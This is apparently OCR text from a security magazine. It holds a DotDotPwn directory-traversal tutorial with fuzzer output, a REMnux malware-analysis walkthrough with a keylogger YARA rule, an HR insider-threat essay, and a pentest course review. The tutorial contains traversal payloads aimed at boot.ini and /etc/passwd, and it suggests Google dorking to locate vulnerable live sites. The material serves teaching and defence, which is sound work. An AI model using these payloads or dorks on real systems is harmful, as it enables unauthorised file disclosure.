[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../\.\.\.\.\.\./boot.ini%00 <- VULNERABLE

```

Listing 8b. Test part 2

```

.
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <-
VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <-
VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00index.html%00 <-
VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00index.htm%00 <-
VULNERABLE

[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00index.html%00 <-
VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00index.htm%00 <-
VULNERABLE

[+] Fuzz testing finished after 11.67 minutes (700 seconds)
[+] Total Traversals found: 32
[+] Report saved: Reports/192.168.6.104_05-18-2012_17-35.txt
    
```

etc. This application requires no special configuration. Install it, and the directory in which it is installed is automatically a home directory for the data transfer, in my case it is C:\Program Files\AT-TFTP Server 1.8\.

- -o: operating system
- -f: filename
- -t: the time slot between each attempt
- -q: doesn't print each attempt

Test TFTP

Run DotDotPwn with these flags – Listing 4:

- -m: service
- -h: host IP

DotDotpwn have successfully traversed to the boot.ini file located at C:\. Figure 2 show us the log output during attack.

You can manually download the boot.ini file with the GET command as shown: Listing 5.




Figure 3. If you manually type any of URLs above in your browser, you will get this

Conclusion

We have seen that the FTP and TFTP services receive Unix-like (./) and Windows-like (..) characters to traverse to the folders closer to the root folder.

The majority of new Windows applications are able to receive Unix-like characters. Windows can have multiple partitions, where each has its own root directory (C:\, D:\, E:\, etc.).

There is no one folder above that which is common to all partitions. So, in Windows, attacks will be limited to a single partition.

HTTP

Example Application:

```
Mongoose 2.11
http://explo.it/exploits/15373/
```

Mongoose is a very simple HTTP server, do not require special installation and setup. You just need to create home directory and put the .exe file into it and run it. HTTP Server will be active at 8080 TCP port. Home directory of our vulnerable service is C:\http(mongoose)\.

Test HTTP

The Flags for this attack will be almost the same as in previous examples, except that the -x - defined port for the HTTP server – Listing 6.

There is a list of different http requests! All these formats are part of the URI and UTF-8 encoding. Details on this can be found on the following links:

- UTF-8: <http://en.wikipedia.org/wiki/UTF-8>
- URI: http://en.wikipedia.org/wiki/Uniform_resource_identifier

To manually download files from vulnerable Mongoose HTTP server, you can use Wget application: Listing 7.




Figure 4. Try to find some vulnerable URLs on the web

Last Hour (8)					
2025	⊖		18:30:41	663	Multiple Illegal Byte Code Character in URL from 172.16.30.109
2022			18:30:41	162	Multiple Double URL Encoding from 172.16.30.109
2023	⊖		18:30:36	240	Multiple Redundant UTF-8 Encoding from 172.16.30.109
2024			18:30:28	333	Multiple Illegal URL Path Encoding from 172.16.30.109
2021	⊖		18:25:45	274	Multiple signatures from 172.16.30.109
2019			18:25:21	201	Suspicious Response Code
2020			18:22:56	24	Multiple Access to the Boot.ini(+) from 172.16.30.109
2018	⊖		18:21:50	48	Multiple URL is Above Root Directory from 172.16.30.109

Figure 5. My IPS grouped all of attempts into several different groups – they do not necessarily be indicated as Directory Traversals. Of course, this will be different for each IPS vendor

HTTP-URL (Web Applications)

Example Application:

```
iManager Plugin v1.2.8
http://www.exploit-db.com/exploits/17851/
```

In this case it is not an HTTP service, but a web application. Now, things get a little more complicated because the testing of web applications for unknown DT vulnerabilities requires fundamental knowledge of web programming languages in most cases. For simplicity, we will use an application that already have well-known DT vulnerability.

Setup iManager

iManager application is very simple to setup, just unzip previously downloaded zip file (above link) and edit index.php to point to the imanager.php file from HTTP server root folder.

```
<?php
header('Location: /imanager/imanager.php');
exit;
?>
```

Test Web app

Considering that a large number of a web applications are subject to these attacks, it will be interesting to conduct this test – Listing 8. We will try to get the boot.ini file, but DotDotPwn must be shure that the file is sucessfully traversed and reached. We must use the -k flag to compare the response from the web app after each attempt. Boot.ini file contains the word Windows, so this would be our matching phrase.

- -m: service
- -o: operating system
- -d: deep of traversals
- -f: filename
- -k: matching pattern
- -u: URL with the part to be fuzzed marked as TRAVERSAL + %00 NULL terminating character

Violations:

URL	User Agent
../../../../etc/passwd	Mozilla/4.0 (compatible; MSIE 4.01; Windows CE; PPC)
../../../../windows/system32/drivers/etc/hosts	Mozilla/5.0 (X11; U; Linux i686; fr-FR; rv:1.7.8) Gecko/20050511 Firefox/1.0.4
../../../../boot.ini	Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1b2) Gecko/20081127 F
../../../../boot.ini	Midori/0.1.5 (X11; Linux; U; it-it) WebKit/532+
../../../../etc/passwd	Mozilla/5.0 (Windows; U; Windows NT 5.0; de-DE; rv:1.4b) Gecko/20030516 Moz
../../../../etc/issue	Opera/9.70 (Linux i686 ; U; en) Presto/2.2.0
../../../../windows/system32/drivers/etc/hosts	Mozilla/15.0 (X11; U; Linux i686; es-ES; rv:1.8.1.9) Gecko/20071025 Icedweasel/2
../../../../etc/issue	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/533.2 (KHTML, li
../../../../etc/passwd	Mozilla/4.0 (compatible; MSIE 4.01; Windows 98; Hotbar 3.0)
../../../../windows/system32/drivers/etc/hosts	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; WOW64; Avant Browser; SL
../../../../etc/issue	Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_5; zh-tw) AppleWebKit/525.27.1 (
../../../../boot.ini	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.2) Gecko/2008092313 Ubuntu/8.0
../../../../boot.ini	Mozilla/5.0 (Macintosh; Intel Mac OS X; U; en; rv:1.8.0) Gecko/20060728 Firefox
../../../../etc/passwd	Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.8.1.8) Gecko/20
../../../../windows/system32/drivers/etc/hosts	Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.9a1) Gecko/200
../../../../etc/issue	Mozilla/5.0 (Windows; U; Win98; de-DE; rv:1.5a) Gecko/20030728 Mozilla Firebir
../../../../etc/passwd	Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.4) Gecko/20061201 Firefox/2.
../../../../etc/issue	Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1b2) Gecko/20081127 F
../../../../boot.ini	Mozilla/5.0 (X11; U; Linux i686 (x86_64); en-US; rv:1.9.1.5) Gecko/20091102 Fire
../../../../windows/system32/drivers/etc/hosts	Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/532.0 (KHTML, like Gecko) I
../../../../boot.ini	Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.0.7) Gecko/20060920 Firefox/
../../../../windows/system32/drivers/etc/hosts	Mozilla/4.0 (compatible; MSIE 6.0; AOL 9.6; AOLBuild 4340.12; Windows NT 5.1;
../../../../etc/passwd	Mozilla/5.0 (X11; U; Linux i686; en; rv:1.9b3) Gecko Epiphany/2.20
../../../../etc/issue	Lynx/2.8.5rel.1 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/1.0.16
../../../../etc/passwd	Mozilla/4.8 [en] (X11; U; SunOS 5.8 sun4u)
../../../../etc/passwd	Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1b1pre) Gecko/2008092902093
../../../../boot.ini	Mozilla/5.0 (Windows; U; Windows NT 5.2; de-DE; rv:1.8.1.19) Gecko/20081217
../../../../windows/system32/drivers/etc/hosts	iCab/4.5 (Macintosh; U; PPC Mac OS X)
../../../../etc/passwd	Mozilla/5.0 (X11; U; Linux i686; nl; rv:1.8.1b2) Gecko/20060821 BonEcho/2.0b2 (I
../../../../etc/issue	Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1) Gecko/20061024 Icedweasel/2

Figure 6. In low-quality IPS solutions this interesting feature can degrade quality of forensic analysis and confuse investigators

- -t: the time slot between each attempt
- -q: doesn't print each attempt

If you manually type any of URLs above in your browser, you will get this: Figure 3.

DTV on the web

There is a large number of applications prone to DT vulnerabilities on the web. With the use of advanced searching tools like Google it is very easy to reach some of them. I took the iManager application as an example, and the string of characters that is characteristic for this application – *imanager/imanager.php*. Use google's search operator inurl and try to find some vulnerable URLs on the web: Figure 4.

It is very easy to find vulnerable applications on the Internet and collect confidential info!

Detection by the IPS

Except for the attacks and penetration tests, DotDotPwn is an interesting fuzzer that can be used to test various IPS solutions. Figure 5 shows the output of an IPS solution after a Directory traversal attempts.

The goal of testing IPS solutions is to obtain insight into the quality of IPS engine and tune it as necessary to recognize all encoding formats – all possible attempts.

There is a small number of high-quality IPS solutions that are able to successfully recognize numerous of different web attacks.

My IPS has detected something interesting. At each attempt, DotDotPwn change his User-agent – Figure 6.

List of User-agents profiles is located in DotDotPwn home folder – DotDotPwn/User-Agents.txt.

BOJAN ALIKAVAZOVIĆ



CCNA, CCNP, CCNA Security, OSCP
I'm working as a System Engineer (security) in Combis – a part of Deutsche Telecom Group.

The areas of my interests are hacking, penetration testing, reverse engineering, IPS tuning, mobile security, networking

and traveling in free time :)

mobile skype: *alikavazovic.bojan*

mail: *bojan.alikavazovic@gmail.com*

linkedin: *http://www.linkedin.com/in/balikavazovic*

Using REMnux to analyze PE files

Based on Ubuntu, REMnux [1] is a Linux distro by Lenny Zeltser that is packed with tools and features to help aid in malware analysis. While this distro has been out since 2010, there are still a number of people in the DFIR community who are unaware of how useful and all-inclusive it is.

What you will learn...

- What REMnux is
- How to analyze PE files using REMnux

What you should know...

- Basics on Linux

One of the key things to realize is that you can perform your analysis more efficiently and effectively if you know what tools and features are available to you and how to properly leverage them when doing your analysis. To help illustrate why REMnux should be something in your toolkit let's take a look at how we can use it to analyze a Portable Executable (PE) file [2] and try to determine if it is malicious or benign.

File Identification

The first step is to identify what the file you are analyzing actually is so we know which analysis tools

to use. Since simply going off the file extension can be misleading we can try to identify the file type a few different ways: `file`, `TrID` [3], `hachoir-metadata`, `hex editor (xxd)` and `7zip (7z)`.

Most of you may be familiar with the `file` command since it has been around for a while so for the sake of brevity – just remember it uses 'magic numbers' to identify file types.

`TrID` identifies files based on their binary signatures, has no fixed rules and can be continuously updated/trained on new file types. If you run `TrID` against a single file it will display which type of file it matches and the percent of that match as show in (Figure 1).

```
remnux@remnux:~/Desktop$ trid file1.jpg
TrID/32 - File Identifier v2.00/Linux - (C) 2003-06 By M.Pontello
Definitions found: 3887
Analyzing...

Collecting data from file: file1.jpg
48.4% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)
20.3% (.SCR) Windows Screen Saver (13105/51/3)
13.2% (.EXE) Win32 Executable Generic (8527/13/3)
11.7% (.DLL) Win32 Dynamic Link Library (generic) (7583/30/2)
 3.1% (.EXE) Generic Win/DOS Executable (2002/3)
```

Figure 1. output of TrID

```
remnux@remnux:~/Desktop$ 7z l file1.jpg | egrep -i "type =|cpu =|characteristics ="
Type = PE
CPU = x86
Characteristics = Executable 32-bit
```

Figure 2. output of 7zip

```
remnux@remnux:~/Desktop$ hachoir-metadata file1.jpg
Metadata:
- Creation date: 2011-06-04 11:45:38
- Comment: CPU: Intel 80386
- Comment: Subsystem: Windows GUI
- Format version: Portable Executable: Windows application
- MIME type: application/x-dosexec
- Endianness: Little endian
```

Figure 3. output of hachoir-metadata

```
remnux@remnux:~/Desktop$ xxd file1.jpg | head
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ.....
00000010: b800 0000 0000 0000 4000 0000 0000 0000  .....@.....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000030: 0000 0000 0000 0000 0000 0000 e800 0000  .....
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ....!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.
00000080: 7ff2 bb9b 3b93 d5c8 3b93 d5c8 3b93 d5c8  ....};...};...
00000090: f89c 88c8 3793 d5c8 3b93 d4c8 3493 d5c8  ....7...;...4...
```

Figure 4. output of xxd

7zip is something most people would not think of using, however, it is another versatile tool to have in your toolkit which can help in more ways than are going to be described here. For the purpose of this example we can tell 7zip to list the contents of the file and then we can filter out what we are interested in seeing through a piped filter: Figure 2.

Part of the hachoir library, hachoir-metadata can be used to display some metadata information about the file in question as seen in (Figure 3).

If you are still uncertain or need another alternative for your current environment you can open the file in a hex editor and look at its file header information: Figure 4.

File Analysis

Once we have reasonable certainty that the file in question is actually a PE file we can run `pescanner` against it. Before we put this tool into action let us first take a look at what exactly it is and how we can fully

```
remnux@remnux:~/Desktop$ clamscan w.php.exe
w.php.exe: Trojan.FakeAV-11362 FOUND
```

```
----- SCAN SUMMARY -----
Known viruses: 1140475
Engine version: 0.97.3
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.12 MB
Data read: 0.12 MB (ratio 1.00:1)
Time: 3.833 sec (0 m 3 s)_
```

Figure 5. clamav

utilize it for our analysis. `Pescanner` is a great and inclusive tool written by Michael Hale Ligh, a co-author of the *Malware Analysts Cookbook* [4], that provides us with valuable information such as PE sections, version information, compilation date, cryptographic hashes, integrates with YARA [5] and Clamav [6] and can alert us on suspicious indicators such as high entropy or IAT entries.

As you can guess from the list of features listed above, to be truly effective this tool requires some external resources to get up and running which is another reason why REMnux is great – it comes preconfigured so you can focus on just performing your analysis. While you can certainly make modifications to the script, the only things you need to be focused on initially are to make sure you update the Clamav database (`sudo freshclam`) and edit the YARA rules as necessary – but more on the latter in a bit. Clamav is powerful because its open source status makes it flexible, providing you the ability to use its signatures for traditional anti-virus scans as well as being able to leverage its other features to further meet your custom needs.

If you recall from the file identification section there were multiple ways listed to try and determine what the file in question actually was. It is always a good idea to know more than one tool/method so you are not limited if something goes wrong with one of those tools. The reason I bring this to attention is that while you may see later on that `pescanner` also provides some file identification in its output and by default it will immediately exit and not produce any output if the file supplied to it is not identified as a PE file. This is good to be aware of but also shows

```

rule keylogger
{
  meta:
    description = "Indicates characteristics of a keylogger"

    strings:
      $api01 = "GetAsyncKeyState"
      $api02 = "GetKeyState"
      $api03 = "UnhookWindowsHookEx"
      $api04 = "SetWindowsHookEx"
      $api05 = "ShowWindowAsync"
      $api06 = "GetForegroundWindow"
      $api07 = "GetOpenFileNameA"
      $api08 = "GetSaveFileNameW"
      $api09 = "GetNumberFormatA"
      $api10 = "GetKeyboardLayoutNameW"

    condition:
      3 of ($api*)
}

```

why we should try and identify what the file in question is first. Your output from pescanner will vary depending on which options you have enabled and also by what gets detected within the scanned file (i.e. YARA rules will be listed only if a match is found).

For those not familiar with YARA, YARA is very powerful and flexible project that helps you to identify and classify malware based on patterns and expressions. YARA can be used by itself against files but more importantly provides the ability to be incorporated into other tools such as volatility [7] and pescanner. One of the main reasons I recommend having this in your toolkit is that it also gives you

Figure 6. example YARA signature

```

remnux@remnux:~/Desktop$ pescanner file1.jpg
#####
Record 0
#####

Meta-data
=====
File:      file1.jpg
Size:      130560 bytes
Type:      PE32 executable for MS Windows (GUI) Intel 80386 32-bit
MD5:      a1b3e59ae17ba6f940afaf86485e5907
SHA1:      6d07cf72201234a07ab57fb3fc00b9e5a0b3678e
ssdeep:   3072:Bkt+9i0inX60unNa8ad76Jw+0HGdsZ7nncCH6/CH2:Bd8X6/Xad76J0GdkLLH
Date:      0x4DEA1AE2 [Sat Jun  4 11:45:38 2011 UTC]
EP:        0x41514b .text 0/6
CRC:      Claimed: 0x216e7, Actual: 0x216e7

Signature scans
=====
YARA: keylogger
  0x1ebae => GetNumberFormatA
  0x1ec4e => GetSaveFileNameW
  0x1ec8a => GetOpenFileNameA
  0x1edbe => GetKeyState
  0x1ee5e => GetForegroundWindow
  0x1eec6 => GetKeyboardLayoutNameW
  0x1f0a4 => ShowWindowAsync
  0x1f198 => GetAsyncKeyState
Clamav: file1.jpg: Trojan.FakeAV-11362 FOUND

Sections
=====
Name      VirtAddr      VirtSize      RawSize      Entropy
-----
.text     0x1000        0x18b5a       0x18c00       7.736919     [SUSPICIOUS]
.ctext    0x1a000       0x3492        0x3600        7.691224     [SUSPICIOUS]
.data     0x1e000       0x85bb        0x1a00        7.290269     [SUSPICIOUS]
.rdata    0x27000       0x1502        0x1600        5.472428
.rsrc     0x29000       0x10          0x200         0.020393     [SUSPICIOUS]
.reloc    0x2a000       0x5d8         0x600         6.432190

```

Figure 7. output of pescanner

Tip

If you have multiple YARA rule sets you can add the following text to the top of your main rules file (i.e. capabilities.yara) and as long as there are no duplicate rules within the files they will all be processed.

```
include "/path/to/other/rules.yara"
include "/path/to/other/rules2.yara"
```

the ability to create your own custom signatures in a simplistic fashion. On REMnux, the default location for YARA rules is `/usr/local/etc/capabilities.yara`. If you are unfamiliar with YARA then the default rules are a good start for your analysis, however, I highly suggest getting creative and customizing rules that meet your needs.

In saying such, below is a simple signature I wrote to help alert on the possibilities of a keylogger based on common *Application Programming Interface* (API) calls generally used by such malware: Figure 6.

While this rule could be finer tuned I have found that I get the best results if I have some generic rules and then make others more granular as needed. Additionally, if you start to really utilize YARA you will learn that if you start to use byte signatures/patterns instead of just text strings that your hits will be more meaningful. Never the less, (Figure 6) can help find what might have otherwise gone unnoticed.

Now that we have an understanding of what pescanner can provide us let us see an example of its output: Figure 7.

Pescanner can be run against a single file or a directory. If a directory is chosen then asterisks followed by an incremental record number will separate the results. By dissecting the output from pescanner shown above we again have reassurance that this is a PE file, are provided with various cryptographic hashes of the file (which can further be used for variant/file reuse matching), are alerted that some of our YARA rules

About Foundstone Professional Services

Foundstone® Professional Services, a division of McAfee. Inc., offers expert services and education to help organizations continuously and measurably protect their most important assets from the most critical threats. Through a strategic approach to security, Foundstone identifies and implements the right balance of technology, people, and process to manage digital risk and leverage security investments more effectively. The company's professional services team consists of recognized security experts and authors with broad security experience with multinational corporations, the public sector, and the US military.

References

- [1] <http://zeltser.com/remnux/>
- [2] <http://contagiodump.blogspot.com>
- [3] <http://mark0.net/soft-trid-e.html>
- [4] <http://www.malwarecookbook.com/>
- [5] <http://code.google.com/p/yara-project/>
- [6] <http://www.clamav.net/lang/en/>
- [7] <http://code.google.com/p/volatility/>

had hits (tells us about its possible intentions) and have confirmation from Clamav that this has been identified a known bad file.

There are a wealth of other goodies that were not touched here such as pyew and INetSim but I encourage you to do your own testing and become familiar with all of the great things REMnux provides you with.

Conclusion

REMnux can be both a life and time saver if properly utilized. In order to be truly successful at analyzing malware the analyst should know what steps to take, what tools to use and how to interpret the output of said tools. While this article only touched on a minute part of the built in features/tools packed within REMnux to help aid in initial/static analysis, it is up to you as the subject expert to further explore and test. By knowing what is available within REMnux and understanding how these tools can be leveraged we now have an informative and quickly producible report which displays information to help show this is a file we would want to take a further look at.

GLENN P. EDWARDS JR.

Glenn P. Edwards Jr. is a Senior Consultant with Foundstone's Incident Response practice where he specializes in Incident Response, Digital Forensics and Malware Analysis. Glenn holds a M.S degree in Digital Forensics from the University of Central Florida as well as a B.S. degree in Information Security and Privacy from High Point University.

Why HR Matters

– How Organisations Create Their Own Insider Threat

A while ago, a friend of mine joined a large consulting business. He'd been encouraged in this decision by, perhaps foolishly, believing a lot of the hype he'd been served up during the interview process.

What you will learn...

- How organisations create their own insider threat
- Why HR matters in companies

What you should know...

- A bit of large organisations

One of the phrases he repeated subsequently, was that he would be “the point of the spear”, a key player in the implementation of their business strategy. However, and you can perhaps see where this story is going, like many security professionals before him, he found that in fact the business had no real intention of doing anything interesting with security, preferring an endless rendition of “more of the same”.

So, nearing the end of his probationary period, he decided it was time to move on, and part company with his current employers. Just as he was contemplating his options, he received a letter from the company's HR function, happily telling him that his notice period was now extended to one month. This was news to him, as his contract said three months. In any case, he shrugged his shoulders, found another job, and in due course came to resign. What happened next was really quite upsetting for him – in the HR function there was another person with a similar name to him, who happened to be involved with sorting out his affairs (he had by this stage produced the previously mentioned letter, to “help things along”). Soon, he found himself being accidentally copied in to the e-mail trail, where some quite unsatisfactory things were being said about him. The dénouement of the story was that he threatened his (now ex) employer with legal action.

This story really serves to underline the significance of the first element of the classic triad, of People, Process,

and Technology. There has been much discussion in the last few years over the role of human factors in security, and the “insider threat”; in reality much of this has come to few conclusions, other than a general consensus that this stuff is important, and perhaps awareness should get focus. But very few people put security and HR in the same sentence; this is a serious oversight. Moreover, the balance of power in many countries now places legal tools at the disposal of the individual which allows them to even the score with employees, and technology, in particular social media, facilitates many not-so-legal means of striking back.

HR people aren't necessarily the best and brightest of an organisation's employees. To be blunt, it is not typically an area that attracts the top talent, fresh from the finest university or business school. This is, thinking about it, a big problem. All organisations are fundamentally people-based, irrespective of their line of business. Hence, getting the people side of things right should be a vital strategic activity.

There's a tension created by HR's role as protector of corporate assets – making sure it doesn't run afoul of the rules – and the rights of the individual. This tends to lead HR to over-simplify, and attempt to impose uniformity on a heterogenous workforce, sometimes with disastrous effects. In the story I cite above, the company had committed two legal offences under EU regulation around data protection. Firstly, they had failed to keep the individual's personal details up-

to-date in their records – hence the letter, and then secondly compounded this with inappropriate sharing of sensitive personal information (the misdirected e-mails). Finally, they had topped this off with a legally indefensible assertion under contract law, in their attempt to deny the letter, which legally superseded the contract terms.

Three main consequences can flow from a disgruntled employee : conscious sabotage, brand terrorism, and the use and abuse of legal protections. All of these can have major impacts – and all of them can be avoided by fielding a genuinely competent HR function.

A while ago, there was a start-up company, based around a digital mapping technology. The crown jewels where some up-to-the-minute maps they'd pulled together, which they were planning to license to a particular Asian car manufacturer, as part of a new model's in car navigation system. However, there was a senior DBA who was having a disagreement with the organisation over some HR matter – the upshot was that he posted the company's vital (and secret) maps on a file download site. It didn't matter that he was fired – the company went out of business very quickly, as the damage had already been done. With no "exclusive" intellectual property rights to sell, the deal fell through, and the start up quickly ran into financial woes. Hence, a US\$30 million company was brought to its knees by an IT administrator, a fine example of conscious sabotage.

Brand terrorism is something that marketing professionals and PR people are genuinely afraid of. It refers to situations where an individual, or individuals, makes conscious efforts to damage an organisation's image. This absolutely need not be an illegal activity. For instance, a popular website for posting reviews of specific organisations, job roles within them, and indeed things like interview questions, is Glassdoor.com. In the US, and increasingly in the UK, it is a fairly standard practice for potential applicants for a job to research organisations using this site, or others like it. This is quite significant, particularly where organisations are seeking to hire individuals with niche or specialist skills. Had my friend done his research, he may not have found himself in the difficult situation described above – but then, the organisation may have had difficulty in filling its posts at all.

But there are other examples of technology-enabled brand terrorism. In the UK, one energy company found its executive board bombarded with e-mails from a consumer pressure group. In essence, someone (probably an irritated employee) had circulated the e-mail addresses of their leading executives, and they all began to receive e-mails from the pressure group's supporters – up to 10,000 each per day, in a form of manual DoS attack. Not only did this cause

considerable irritation, it also gained a certain notoriety for the pressure group; one reason I won't repeat their name here. However, this activity was not necessarily in any sense illegal.

Finally, there are the purely legal remedies that the individual can seek to apply to an HR situation. For example, in a previous column I talked about the role of the UK's Freedom of Information Act as a tool to irritate government, and cause them it to burn resources to no real gain. However, where HR matters are concerned, data protection legislation can be used in a similar way, not just to government, but also commercial organisations. For example, in the UK, under the Data Protection Act 1998, if data is held by an organisation about a living individual, then that individual can apply to see all that information, unabridged and in its entirety, for a nominal fee. There are a few number of exclusions – for example, these requests are not valid if the information is in connection with national security matters or law enforcement. But in essence, in theory it means that all an organisations systems must be trawled for any reference to an individual – this could well include, for example, the e-mail accounts of senior individuals. Failure to disclose this information constitutes an offence, resulting in a fine from the Information Commissioner's Office, and the resultant adverse publicity. But the individual is entirely within their rights to make this application to any current or former employer.

So, we can see that, in a roundabout way, HR is vital to both protecting the organisation, but also protecting the rights of the individual. There are naturally tensions between these two, but there is a balance to be struck. It is when that balance is lost that the insider threat ramps up; and the most serious insider threat comes from people with the technical skill and the motivation to hurt the organisation. Perhaps because HR can't keep their records straight.

DRAKE

Drake has worked on information security and strategy with government agencies, the military, financial institutions and other blue chip organisations in Europe, the Middle East, and Africa since Boris Yeltsin was President.

Samurai Skills Course

I've been working as a Security Operations Center (SOC) manager for a famous worldwide company and do research in the realm of security (malware analysis, network forensics, writing tools, ...) during my spare time.

I regularly publish tools reviews and posts about web hacking, penetration testing, network forensics, and network on altheid.com and love to share ideas and research results with people like me all over the world. I'm also contributor to Backtrack (I'm the author of pytbul, an IDS/IPS testing framework).

How I came to the course?

Mohamed Ramadan is member of my community (<http://www.altheid.com/wiki/Community>) and we've been in touch for more than 1 year. When he told me about his Samurai Skills Course, I have decided to attend it. I must confess I was immediately impressed by the consistency of this training and the amount of interesting things we can learn. I appreciated the educational approach where theory and practice are balanced in a suitable way. Moreover, Mohamed has excellent knowledges in network and penetration testing, what gives him an excellent credibility as instructor for this course. In addition, he knows BackTrack as his primary operating system. This training is covering all steps of a real-world penetration testing scenario and provides strong skills for anyone interested in becoming a Ninja penetration tester.

Course Material

The material used for this course is a HTML/Flash based package containing embedded watermarked videos (to prevent from copy) in a Flash player. It should be compatible with any operating system. Each module contains a table of content on the left hand side that enables an easy navigation on the video, an appreciable feature (supports resume) when the course lasts many hours and that you don't have the possibility to attend in one shot. I first thought that it would be nice to have a live session with every student in a room, but the material provides the great advantage of being able to view and review the course as many times as needed.

Modules review

The training course is very well organized, covering all steps of a penetration testing campaign.

Module 1 – Solid Introduction to penetration testing

Module #1 is an excellent introduction to penetration testing, covering every basics a security professional should know before conducting a penetration campaign. In this module, you will learn what penetration testing is, what testing services means. It is also explained pentest types (white, black and crystal box), what fields pentest applies to (network, wireless, web applications, social engineering, mobile applications, ...), the objectives of a pentest, types of vulnerabilities and exploits. Some online vulnerability resources are provided, tools (commercial and open source) are presented, as well as pentest methodologies and pentest reports.

Module 2 – Real World Information Intelligence Techniques

Module #2, about information gathering, provides social engineering techniques, a crucial step in a black box campaign. Mohamed not only introduces tools included in Backtrack, but also details online resources. During 2.5 hours you will learn a lot of things... To provide only an extract, this module is covering information intelligence techniques, explains how to organize gathered information (from tools and online resources), how to copy a company website, how to find relevant information from social networks, how to generate custom password files, how to map a company network, how to fingerprint applications, how to determine supported SSL ciphers, ... At last but not least, there is an excellent explanation about DNS (terms, record types, DNS zone transfer, forward and reverse DNS, DNS attacks, ...).

Module 3 – Scanning and vulnerability Assessment

Modules #3 is a very important module about Scanning and Vulnerability Assessment. Mohamed not only mentions appropriate tools and options, but also gives very detailed and appropriate examples with Scapy and Nmap. He also explains network basics that are useful to

understand how scanning tools work and how to interpret results. It's very smart to start Wireshark or tcpdump while using the tools to analyze payloads that are sent as well as the responses. Also the examples of Nmap Scripts (NSE) are very relevant and explained with clarity.

Module 4 – Network Attacking Techniques

In module #4, you will learn some network attack techniques. It is explained how to use network password crackers, what tools to use for specific network protocols. Then, you will be provided with a very detailed explanation about ARP cache poisoning and *Man In The Middle* (MITM) attacks. A lot of real world scenarios are shown, including standard HTTP traffic, HTTPS traffic as well as RDP sniffing.

Module 5 – Windows and Unix Attacking Techniques

